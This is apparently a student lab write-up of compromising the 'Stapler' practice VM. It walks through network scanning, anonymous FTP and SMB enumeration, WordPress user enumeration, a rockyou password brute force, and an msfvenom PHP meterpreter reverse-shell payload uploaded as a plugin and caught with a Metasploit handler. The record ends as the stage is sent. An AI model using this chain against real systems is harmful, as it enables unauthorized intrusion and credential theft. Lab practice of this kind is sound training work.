Machine Attacks

Dhairya Changela & Darsh Turakhia
19162171007 & 19162171009

Contents

Target Discovery

netdiscovery -r 192.168.0.2 (Ip of kali)

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

152 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 9120
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.0.1     54:37:bb:b9:b7:20     86    5160  Taicang T&W Electronics
192.168.0.3     08:00:27:c4:15:0c      1      60  PCS Systemtechnik GmbH
192.168.0.17    f8:5e:a0:15:86:05     59    3540  Intel Corporate
192.168.0.24    72:d5:b1:52:7d:b6      6     360  Unknown vendor
```

Scanning the target

nmap -sV -p- -O -A -oN nmap_stappler.txt 192.168.0.3

Port Information and Service on them

```
Nmap scan report for 192.168.0.3
Host is up (0.00055s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT    STATE  SERVICE      VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp          vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.0.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp    open   ssh          OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp    open   domain       dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp    open   http         PHP cli server 5.5 or later
|_http-title: 404 Not Found
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open   netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp   open   doom?
| fingerprint-strings:
|   NULL:
|     message2.jpgUT
|     QWux
|     "DL[E
|     #;3[
|     \xf6
|     u([r
|     qYQq
|     Y_?n2
|     3&M~{
|     9-a)T
|     L}AJ
|_    .npy.9
```

System Details

```
MAC Address: 08:00:27:C4:15:0C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: RED; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Host Script Details

```
Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
|   Computer name: red
|   NetBIOS computer name: RED\x00
|   Domain name: \x00
|   FQDN: red
|_  System time: 2022-03-20T09:03:58+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: RED, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 5h30m00s, deviation: 0s, median: 5h29m59s
| smb2-time:
|   date: 2022-03-20T09:03:58
|_  start_date: N/A
```

Service Enumeration

smbclient -N -L \\192.168.0.3

```
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        kathy           Disk      Fred, What are we doing here?
        tmp             Disk      All temporary files should be stored here
        IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            RED
```

FTP Login

ftp 192.168.0.3

```
Connected to 192.168.0.3.
220-
220-┤├──────────────────────────────────────────────────────────────────────────────────────────────┤
220-┤ Harry, make sure to update the banner when you get a chance to show who has access here      |
220-┤├──────────────────────────────────────────────────────────────────────────────────────────────┤
220-
220
Name (192.168.0.3:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

File download from ftp

```
ftp> dir
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             107 Jun 03  2016 note
226 Directory send OK.
ftp> get note
local: note remote: note
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note (107 bytes).
100% |**********************************************************************************************************************************************************************|   107      164.03 KiB/s    00:00 ETA
226 Transfer complete.
107 bytes received in 00:00 (106.51 KiB/s)
ftp> xit
?Invalid command.
ftp> exit
221 Goodbye.
```

File contents


```
┌──(root㉿kali)-[~]
└─# cat note
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
```

Web Enumeration

amap 192.168.0.3 12380

```
amap v5.4 (www.thc.org/thc-amap) started at 2022-03-19 23:48:07 - APPLICATION MAPPING mode

Protocol on 192.168.0.3:12380/tcp matches http
Protocol on 192.168.0.3:12380/tcp matches http-apache-2
Protocol on 192.168.0.3:12380/tcp matches ntp
Protocol on 192.168.0.3:12380/tcp matches ssl

Unidentified ports: none.

amap v5.4 finished at 2022-03-19 23:48:13
```

HTTP Site



HTTPS Site


Listing the files on server

dirb https://192.168.0.3:12380 -r


```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Mar 19 23:54:36 2022
URL_BASE: https://192.168.0.3:12380/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://192.168.0.3:12380/ ----
==> DIRECTORY: https://192.168.0.3:12380/announcements/
+ https://192.168.0.3:12380/index.html (CODE:200|SIZE:21)
==> DIRECTORY: https://192.168.0.3:12380/javascript/
==> DIRECTORY: https://192.168.0.3:12380/phpmyadmin/
+ https://192.168.0.3:12380/robots.txt (CODE:200|SIZE:59)
+ https://192.168.0.3:12380/server-status (CODE:403|SIZE:302)

-----------------
END_TIME: Sat Mar 19 23:54:37 2022
DOWNLOADED: 4612 - FOUND: 3
```

Checking webpages available


robots.txt



admin112233




blogblog – a wordpress site




Scanning the Wordpress site

wpscan –url 192.168.0.3:12380/blogblog/ --disable-tls-checks

Upload Directory Found




Plugin Found



Searching the exploit for plugin found

searchsploit Wordpress Advanced Video

Using the exploit



Enumerating users on the webpage

wpscan –url 192.168.0.3:12380/blogblog/ --disable-tls-checks –enumerate -u

```
[i] User(s) Identified:

[+] John Smith
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By: Rss Generator (Passive Detection)

[+] john
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] garry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] peter
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] barry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] elly
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] heather
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] harry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] scott
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] kathy
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] tim
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Mar 20 00:39:00 2022
[+] Requests Done: 72
[+] Cached Requests: 6
[+] Data Sent: 20.925 KB
```


Trying the bruteforce to get password


wpscan –url 192.168.0.3:12380/blogblog/ --disable-tls-checks –username john –passwords /usr/share/wordlist/rockyou.txt -t 100 –password-attack wp-login

```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.20
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: https://192.168.0.3:12380/blogblog/ [192.168.0.3]
[+] Started: Sun Mar 20 00:45:57 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.18 (Ubuntu)
 |  - Dave: Soemthing doesn't look right here
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: https://192.168.0.3:12380/blogblog/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: https://192.168.0.3:12380/blogblog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Registration is enabled: https://192.168.0.3:12380/blogblog/wp-login.php?action=register
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: https://192.168.0.3:12380/blogblog/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: https://192.168.0.3:12380/blogblog/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
```

Found Password

Logged in Successfully






Creating and Uploading Payload


Creating a payload


msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.0.2 LPORT=1234 -f raw > shell.php

```
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1112 bytes
```

Upload the file as a plugin







Using the payload

msfconsole

Selecting exploit

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```


Selecting payload

```
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Setting Options

```
msf6 exploit(multi/handler) > set LHOST 192.168.0.2
LHOST => 192.168.0.2
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.2      yes       The listen address (an interface may be specified)
   LPORT  1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

Running the exploit




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.2:1234
```

Session Created

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.2:1234
[*] Sending stage (39282 bytes) to 192.168.0.3
